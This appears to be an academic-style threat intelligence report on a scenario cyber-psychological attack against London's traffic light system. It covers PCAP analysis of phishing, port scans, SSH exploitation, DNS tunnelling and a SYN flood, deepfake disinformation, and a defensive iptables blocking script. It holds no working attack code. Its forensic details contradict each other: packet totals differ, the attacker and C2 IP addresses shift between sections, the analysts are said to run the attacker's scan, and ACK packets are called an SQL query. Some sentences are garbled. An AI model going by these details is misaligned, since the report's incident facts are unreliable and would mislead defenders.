Cyber Threat Intelligence Report on Traffic Light Management System Disruption

Table of Contents

Executive Summary

A new chapter in the history of international conflicts is beginning: the age of psychological warfare. Deepfakes, a weapon in modern psychological warfare, use artificial intelligence (AI) algorithms to create synthetic images, videos, and voices. The creation of fake news and widespread disinformation have thus emerged as the main tools of contemporary psychological warfare, operating under the tenet that "if you can't convince somebody, misinform him or her (Pantserev, 2020). This report presents the findings of a coordinated cyber-psychological attack on the London Traffic Light Management System (TLMS). This sophisticated attack involved both technical and psychological components, with the intent to disrupt Critical National Infrastructure (CNI) of London as the UK's core financial and political hub, trigger global and regional disturbances, cause transportation chaos and accidents, discredit political bodies, and erode public trust through targeted deepfake disinformation and Denial of service (DoS) attack.

This report carried out a thorough examination of a PCAP file that contained network traffic data from the attack as a cyber operation analyst and member of the incident response team. The analysis demonstrated the unauthorized network access by taking advantage of a social vulnerability to obtain initial access to target the critical TLMS. According to deep packet analyses, adversaries use phishing emails to obtain credentials and establish several TCP connections by taking advantage of transportation workers. Suspicious DNS misconfigured signals and possible command and control actions demonstrate lateral movement and reconnaissance. The target TLMS system is then successfully subjected to a denial-of-service attack via an alternative system, leaving it incapable of causing destruction and traffic disruption. A set of excellent deepfake images that depicted several buses and cars colliding in London, system-wide traffic signals malfunctioning, and overloaded roadways were disseminated concurrently with cyber activity.

These artificial intelligence (AI) synthetic media are more difficult to spot at first glance Heidari et al. (2023). Fake misinformed headlines that question public safety leadership and declare an increase in crime, using emotive language like "What has your mayor done for you?

This dual-nature attack demonstrates that state-sponsored hackers specifically created it to undermine public trust, generate panic, cause financial loss, harm political leaders' reputations by manipulating public opinion, and compromise the city's intelligent traffic management system's ability to function. Since there are two components to the attack, this report combining technical indicators with psychological elements to learn more about how the attack occurred, the identity of the attackers, their goals, methods, and consequences. This report outlines threat intelligence for attackers, detailed analysis of the technical part, impact assessment, counter-disinformation tactics, and immediate defense measures to promote quick.

Threat Intelligence Analysis

Every attacker usually follows a predetermined set of procedures and a systematic strategy in order to identify a target, detect and take advantage of vulnerabilities, obtain unauthorized access to a system, and accomplish their goals. Depending on the attacker's motive and type, the goals change. These attack phases, which are typically followed by all attackers, have been thoroughly researched and documented in the form of frameworks like MOC (Motivation, Opportunity, Capability), Cyber Kill Chain, and MITRE ATT&CK (MITRE 2024). Many security researchers examine the actions and mindsets of attackers, state-sponsored actors, advanced persistent threat actors, and other malevolent entities; these are not merely models. These frameworks then break down the attack process into steps to enable cybersecurity professionals better understand, detect, and mitigate attacks.

Attacker Profile

This attack on London TLMS appears to have both disruption and influence-based motivation. The analysis of the London TLMS PCAP files during the attack reveals that the main goal is to mess up traffic light systems, while the broader aim is to weaken trust in the government, cause panic, and spread false information through tactics like deepfake media and misinformation. Analysis of the PCAP files shows that the main objective is to disrupt traffic light coordination and command systems, and the strategic goal is to undermine government competence, create panic situations, erode public trust in social and economic systems, and misinform people through coordinated psychological warfare (deepfakes and misinformation). PCAP files reveal highly sophisticated capabilities such as remote code execution (RCE), DNS tunneling, and credential harvesting. Furthermore, attackers having multiple domains of knowledge show that they are well prepared and have enough expertise to find and exploit the vulnerability by combining cyber and social engineering (phishing), Command and Control (C2) communication and psychological attacks tactics techniques and procedures (TTPs). This report classify the likely threat actor type based on tactics, techniques, and procedures, suspecting either a nation-state advanced persistent threat (APT) or a well-funded hacktivist group. Because of the nature of DDoS attacks, reconnaissance activity like remote code execution, DNS tunneling, and deepfake propaganda goes beyond traditional cybercriminal or script kiddie activity.

Table 1: MOC attributes of attacker profile for London TLMS

Attribute	Details
Motivation (M)	Disruption of critical infrastructure (e.g., traffic light control systems) Data exfiltration for espionage or sabotage Public manipulation via deepfakes and propaganda
Opportunity (O)	Vulnerable traffic system with inadequate segmentation Insufficient monitoring of outbound DNS traffic No social engineering defense mechanisms
Capability (C)	Advanced threat actors with multi-vector capabilities (likely APT group) Ability to create realistic deepfakes and spread them via social media Skilled in low-and-slow DNS tunneling and DoS attack

Disinformation Campaign Analysis

Several deepfake photographs that depicted an extremely chaotic scene on London roads, including traffic accidents, buses, and autos crashing, went popular on the internet. The purpose of these photographs was to distribute false information and generate panic. It is quite likely that these media artifacts were disseminated throughout several social media platforms at the same time that the attacks on the London TLMS were taking place. They may have been presented as updates regarding the safety of the city, taking advantage of the sense of urgency and panic that people would have. Major's target audience for deepfake media consists of people living in London, such as commuters and drivers; people who might work in emergency services and disseminate misinformation or panic; and public media outlets, which are places where propaganda

can quickly spread false information. The purpose of spreading all of this false information is to generate panic, mislead the public about administration that are either unprepared or compromised, and cause social upheaval. Bringing about social and economic upheaval within the city-state is one of the primary goals, and this is typically accomplished because of internal strife or geopolitical tension. Express anarchy implies a breakdown of command over the traffic system in London's transportation system. Techniques of social engineering, such as phishing emails, hacked city communications, malicious URLs, social media botnets, or perhaps any social media platform, are more likely to be used in their propagation. Deepfake evidence is illustrated in **Appendix B**.

Impact Assessment

Operational disruption is one of the main effects of this cyberattack. SYN packets overloaded the traffic control center, and a successful DNS attack used RCE to take over the command interface. A DNS tunneling attempt was then made to collect data. An attempt to alter traffic commands was evident from the use of the port 8080 API endpoint. Another aspect of the operational problems is that the SSH service was inadequate, there was no rate restriction or DDoS protection, and there was insufficient detection for anomalous DNS data. Systematic weaknesses shown by inadequate anomaly detection for malformed DNS packets, a vulnerable SSH service, and a lack of rate limiting/DDoS mitigation are other operational repercussions. Public safety is at danger due to the psychological and sociological effects of malfunctioning traffic lights, which can cause accidents, traffic jams, and delays in emergency services. People's confidence in official communications is eroded by the spread of deepfake media, which can provoke illogical actions like panic, disregarding official warnings, and civil disturbance. A successful attack on the London TLMS, a vital piece of infrastructure, also casts a negative light on cybersecurity, which can affect public policy discussions and political credibility. As was previously mentioned in the attacker

profile, it appears that a nation-state actor has a strong incentive to undermine the political system. This may be construed as cyberwarfare, which could lead to global reactions and online penalties (Dekker and Alevizos 2023).

Technical Analysis of Cyber Components

There was a complete chain of attack evolution that was provided by the detailed technical forensics analysis of the PCAP file that was taken during the attack from the traffic control system in London. Phishing and reconnaissance are launched at the beginning of the attack, which is then followed by remote code execution (RCE). A well-planned and multi-step cyberattack on London's Traffic Management System is demonstrated by the fact that attackers then work on setting up DNS tunneling and API hijacking, which ultimately leads to a large-scale distributed service denial to disrupt the system and erode public faith.

Total packets captured: 36024, and protocol hierarchy statistics show that all communication packets are Internet Protocol Version 4 (IPV4). IPv4 packets are divided into two types: one is User Datagram Protocol (UDP), and the other one is Transmission Control Protocol (TCP). It's shown in the attached screenshot in the appendix. Figure 1 shows 99.9% communication and a total of 36,627 packets are TCP-based communication. Only 2 packets are Secure Socket Shell (SSH) protocol, and one packet is Simple Mail Transfer Protocol (SMTP) and CVS pserver. The other part, UDP, is DNS packets. A total of 50 packets are sent, and all are captured as malformed packets. Conversation, another feature of Wireshark, provides information on which IP address sends packets to whom and the quantity of packets sent. It's an amazing feature that tells about suspicious traffic and IP addresses. As shown in the screenshot, it helps to figure out suspicious IP addresses and abnormalities in traffic, which are more likely to show a

DDoS attack. As four IPs—102.54.32.12, 176.45.33.78, 185.200.50.10, and 198.51.100.23—all send 9006 packets to the same IP, which is 10.100.1.10, it most likely shows the target IP of London TLMS. These hierarchy and conversation statistics before doing a depth analysis give an overall idea of what type of communication is captured and happening during the attack. Refer to **Appendix A** for supporting PCAP analysis screenshots.

1. Initial Access: Phishing Attempt via SMTP

The spear phishing email that was sent from the IP address 176.45.33.78 to the internal host 10.100.1.60 was the first step in the attack. The message that was displayed when the stream flow of packets was performed was as follows: In response to the urgent security update... To update your credentials, please click on this URL, as mentioned in **Appendix A**. This message was sent out using the Simple Mail Transfer Protocol (SMTP) on port 25, with the intention of deceiving customers to send their credentials to a fake domain. The most likely receiver of this mail is an employee working for London TLMS. This typical spear phishing social engineering assault is a known initial access strategy (MITRE T1566.001), and subsequent analysis indicates that the attacker was able to successfully gain access to the system as a result of this email and the sharing of credential submission via HTTP.

2. Credential Harvesting and Exploitation

As can be seen in **Appendix A**, an internal host with the IP address 10.100.1.50 submitted a suspicious HTTP POST request to the IP address 185.200.50.10 shortly after the malicious email was delivered. This data substantiates the fact that credentials were gathered and transmitted to the malicious-site.com domain, which the attacker controls. Additionally, the source TCP is displayed

on port 80, which is an unsecured channel. This provides the attacker with an additional reason to avoid discovery by using encrypted communication.

3. Reconnaissance: TCP SYN Port Scanning

Subsequently, we conducted a systematic port scan from multiple external IPs against the internal server 10.100.1.10, as illustrated in the following table:

Table 2: Reconnaissance activity performed by attacker for London TLMS attack

Attacker IP	**Target**	**Ports Scanned**
185.200.50.10	10.100.1.10	22, 80, 443, 1433, 3389, 8080
102.54.32.12	10.100.1.10	22, 80, 443, 1433, 3389, 8080
198.51.100.23	10.100.1.10	22, 80, 443, 1433, 3389, 8080
176.45.33.78	10.100.1.10	22, 80, 443, 1433, 3389, 8080

As can be seen in of Appendix A, each of the IP addresses that have been stated above initiates the transmission of six SYN packets. This is done in conjunction with a stealthy scan that targets known service ports in order to determine the ports from which any acknowledgment was received (SSH, HTTP, HTTPS, MSSQL, RDP, and HTTP-ALT). This behavior is consistent with the MITRE T1046 standard, which scans network services.

4. Remote Code Execution & Initial C2

The attacker had finished their reconnaissance up until this point; at the moment, 185.200.50.10 was responsible for sending 27 encrypted SSH packets to 10.100.1.50 domains. Exploit: Remote

Code Execution was present in every one of these packets, as demonstrated in Appendix A. Based on this discovery, it is highly probable that the attacker took advantage of a weakness in the SSH service (port 22), which would have allowed them to get shell access. To bypass authentication and gain an initial foothold, the attacker may have utilized a known CVE or a zero-day vulnerability. MITRE T1059.003: Command and Scripting Interpreter: Unix Shell is compatible with this strategy because to its alignment.

5. DNS Tunneling (C2 Channel Establishment)

The host 10.100.1.50 started sending DNS faulty packets to the external server 203.0.113.55 as soon as the RCE was completed. As can be seen in Appendix A, these packets displayed a variety of anomalies, including invalid operation codes, exception flags, and keep-alive signals in the stream that followed. The discovery substantiates the assertion that the attacker utilized DNS as a covert channel to circumvent firewalls and steal data. By MITRE T1071.004, DNS is one of the most well-known and widely used strategies. DNS stands for the Application Layer Protocol.

6. API Hijecking and Internal Pivoting

Through the use of TCP port 8080, host 10.100.1.50 maintained continuous communication with host 10.100.1.30 throughout packets 78 through 177. Every single HTTP packet made use of the POST/api/hiject HTTP/1.1 protocol. The fact that this is the case shows that the API might be manipulated in order to take control of commands or data streams or to internally pivot to other systems in the network. At the same time, one of the packets was recognized as CVSPSERVER, which is an indication that legacy tools or backdoors were utilized to control older subsystems. This is demonstrated in Appendix A.

7. Distributed Denial-of-Service (DDoS) Attack

The large increase in SYN flood traffic that occurred after that is depicted in the table that follows. This increase involved more than 36,000 packets. A textbook TCP SYN flood attack is being carried out, as demonstrated in Appendix A. This assault is forcing the target server to exhaust its resources and ultimately crash. It appears that a botnet-level distributed denial of service attack is taking place. At the end of the day, the objective was to map MITRE T1499 to service deterioration or denials (Ashfaq Ahmad Najar and Manohar Naik S, 2024).

8. Final Stage: SQL Query on Traffic Light DB

Last, from packet 36178 to 36677, the compromised host 10.100.1.10 sent ACK packets to 10.100.1.20 over TCP port 1433 (Microsoft SQL Server), as show in the appendix. A signifies direct access to traffic control databases, possible exfiltration or manipulation of traffic light data, or an attempt to hijack critical infrastructure. This is the final stage of the attack and communication. The attacker successfully gained full access and operational context.

Table 3: MITRE ATT&CK framework mapping of London TLMS attack

Phase	**Indicators & Actions**
Initial Access	Phishing email via SMTP; credential theft via HTTP
Reconnaissance	Multi-source SYN scans targeting common ports
Exploitation	SSH RCE exploit using encrypted payloads
C2 Establishment	DNS tunneling using malformed DNS to remote server
Lateral Movement	API Hijack via internal host communication over port 8080
DDoS	36,000+ SYN flood packets targeting web services (port 80)
Impact Stage	S QL query to extract traffic light configuration
Social Engineering Attack	Deepfake Disinformation

The successful DDoS attack on the infiltrated London TLMS system by the attacker, including the psychological component of deepfake deception, is described in full in this article. Based on the technical study, it is evident that the system as a whole has several vulnerabilities that allow attackers to obtain initial access and then carry out their final goals. For example, the SSH service is exposed and vulnerable to RCE, there is no inspection of HTTP/SMTP traffic, password theft is permitted, and a lack of email filtering makes phishing possible.

Defense and Counter-Disinformation Strategy

Technical investigation and threat intelligence revealed a well-planned attack against the London TLMS, including phishing, login theft, DNS tunneling, RCE, HTTP hijacking to misuse APIs, and a DDoS SYN flood. These coordinated attacks aim to capture traffic control system data. Meanwhile, deepfake information influenced public sentiment and threatened local government workers and infrastructure. Individuals and infrastructure. The fact that there were a great number of vulnerabilities that had not been discovered and defensive measures that needed to be adopted right away in order to prevent attacks of a similar nature in the future contributed to the success of the attack. A complete strategy and threat intelligence should be prepared by the incident response team in order to put a halt to the attack as quickly as possible and to ensure that they are well prepared for any future attacks (Ankit Kumar Jain, Shukla and Goel 2024).

Technical Security Measures

Technically speaking, London TLMS should strengthen the attacks by implementing a multi-layered defense-in-depth design. Technical study indicates that various IP addresses are thought to be bots that send a large number of SYN requests to the same server to degrade its services. As a result, compromised hosts like 10.100.1.50, 10.100.1.10, and 10.100.1.30 should be

promptly isolated and forensically examined. Another crucial technical step that needs to be done right away is network segmentation, which divides public-facing interfaces and networks from vital infrastructures like databases, traffic light signals, and control systems. Strict firewall rules and updated firewall policies are needed to prevent unwanted external TCP connections, particularly on high-risk ports (22, 80, 443, 8080, 1433, 3389). TLMS should install an Intrusion Detection and Prevention System (IDPS) with the most recent updates to detect anomalous activity and malicious actions to protect against DNS tunneling, SYN floods, and malicious packets. Use secure DNS protocols like DNS over HTTPS (DoH) or DNSSEC to protect DNS traffic, and prevent exfiltration to rogue IPs like 203.0.113.53. Integrating behavioral analytics is necessary to stop credential misuse, including those involving usernames and passwords. Disabling password-based authentication, putting SSH hardening into place, and using key pairs are urgently needed. Enable two- or multiple-factor authentication for administrative access, and keep an eye out for odd login attempts. Additionally, use authentication tokens, rate-limit requests, and input validation to protect API endpoints vulnerable to Post API hijack.

Counter-Disinformation Measures

The other component of the attack, in addition to the distributed denial of service attack, is to simultaneously launch a psychological warfare operation by employing false pictures of artificial intelligence to generate a state of panic and control public decisions through the use of disinformation. Because this could be far more damaging than a technical attack, this must be taken into consideration promptly. It is necessary to quickly implement a rapid media forensics response to combat misinformation. Additionally, it is necessary to deploy advanced techniques that are based on artificial intelligence to identify content that is created or deepfaked before it is shared on social media accounts. Additionally, it is possible to come across it through official

communication that is watermarked with cryptographically verifiable digital signatures through their use. It is also important to collaborate with social media and public broadcasting platforms to provide real-time corrections and verifications prior to the dissemination of any content of this kind. With the help of a centralized information trust portal, residents would be able to verify public announcements, traffic notifications, and emergency information. Additionally, the portal would provide information to warn the general public about scams and other forms of media.

Incident Response Plans

Another defensive action to consider is the implementation of an incident response plan. The teams responsible for cybersecurity at TLMS immediately begin the process of developing a comprehensive Cybersecurity Incident Response Plan (CSIRP), which includes several phases, such as preparedness, investigation, containment, elimination, recovery, and learning from the incident. The initial phase of identification must rely on automated alerting from SIEM systems (for example, the detection of SYN flood from IPs such as 185.200.50.10, 102.54.32.12, and so on). During the containment phase, the DDoS-targeted node located at 10.100.1.10 should be isolated, and legitimate traffic should be redirected by utilizing reverse proxies and DDoS mitigation services (Farok and Zolkipli, 2024). When it comes to any permanent mechanisms and purging of all backdoors, there is the possibility of access log mechanisms. In the phase of eradication, this may be accomplished. Rebuilding from reliable backups and restoring secure settings are both required steps in the recovery process. In conclusion, it is necessary to carry out a comprehensive post-incident evaluation, as well as to compose and disseminate comprehensive internal reports to all relevant stakeholders, highlighting the lessons learned and updating playbooks accordingly.

Immediate Mitigation Measures (Bash Script)

Refer to **Appendix A** for supporting bash script and output analysis screenshots.

GNU nano 8.2
/opt/threat_mitigation.sh

```
#!/bin/bash

# ===== CONFIGURATION =====

# Malicious IPs involved in DNS Tunneling, SYN Flood, and Command-and-Control

MALICIOUS_IPS=(

  "203.0.113.55"

  "185.200.50.10"

  "102.54.32.12"

  "198.51.100.77"

)

# Log file for forensics

LOG_FILE="/var/log/threat_block.log"

DATE=$(date '+%Y-%m-%d %H:%M:%S')


echo "[$DATE] Starting mitigation..." | tee -a $LOG_FILE


# ===== ACTIONS =====

# 1. Block malicious IPs using iptables

for IP in "${MALICIOUS_IPS[@]}"; do

  echo "[$DATE] Blocking IP: $IP" | tee -a $LOG_FILE

  iptables -A INPUT -s "$IP" -j DROP

  iptables -A OUTPUT -d "$IP" -j DROP

done
```

```
# 2. Detect anomalous traffic (simple SYN flood detection via netstat)

echo "[$DATE]  Checking for SYN flood attempts..." | tee -a $LOG_FILE

netstat -anp | grep 'SYN_RECV' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | sort -nr | head -n 10 | tee -a $LOG_FILE


# 3. Alert if any IP has >100 SYN_RECV connections (indicating likely DDoS)

SUSPECTS=$(netstat -anp | grep 'SYN_RECV' | awk '{print $5}' | cut -d: -f1 | sort | uniq -c | awk '$1 > 100 {print $2}')

for SUSPECT in $SUSPECTS; do

  echo "[$DATE]  Possible SYN flood from: $SUSPECT — Blocking immediately." | tee -a $LOG_FILE

  iptables -A INPUT -s "$SUSPECT" -j DROP

done


# 4. Save iptables rules (persistent across reboot if iptables-persistent is installed)

iptables-save > /etc/iptables/rules.v4


echo "[$DATE] Mitigation completed. All threats neutralized for now." | tee -a $LOG_FILE
```

References

Ankit Kumar Jain, Shukla, H. and Goel, D. (2024). A comprehensive survey on DDoS detection, mitigation, and defense strategies in software-defined networks. *Cluster computing*, 1(1). doi:https://doi.org/10.1007/s10586-024-04596-z.

Ashfaq Ahmad Najar and Manohar Naik S (2024). Cyber-Secure SDN: A CNN-Based Approach for Efficient Detection and Mitigation of DDoS Attacks. *Computers & Security*, 139(1), pp.103716–103716. doi:https://doi.org/10.1016/j.cose.2024.103716.

Dekker, M. and Alevizos, L. (2023). A threat-intelligence driven methodology to incorporate uncertainty in cyber risk analysis and enhance decision-making. *Security and Privacy*, 7(1). doi:https://doi.org/10.1002/spy2.333.

Farok, N.A.Z. and Zolkipli, M.F. (2024). Incident Response Planning and Procedures. *Borneo International Journal eISSN 2636-9826*, [online] 7(2), pp.69–76. Available at: https://majmuah.com/journal/index.php/bij/article/view/641.


Heidari, A., Navimipour, N.J., Dag, H. and Unal, M. (2023). Deepfake detection using deep learning methods: A systematic and comprehensive review. *Wiley interdisciplinary reviews. Data mining and knowledge discovery/Wiley interdisciplinary reviews. Data mining and knowledge discovery*, 14(2). doi:https://doi.org/10.1002/widm.1520.


MITRE (2024). *MITRE ATT&CK*. [online] Mitre.org. Available at: https://attack.mitre.org/.


Pantserev, K.A. (2020). The Malicious Use of AI-Based Deepfake Technology as the New Threat to Psychological Security and Political Stability. *Advanced Sciences and Technologies for Security Applications*, pp.37–55. doi:https://doi.org/10.1007/978-3-030-35746-7_3.


Appendix


Appendix A




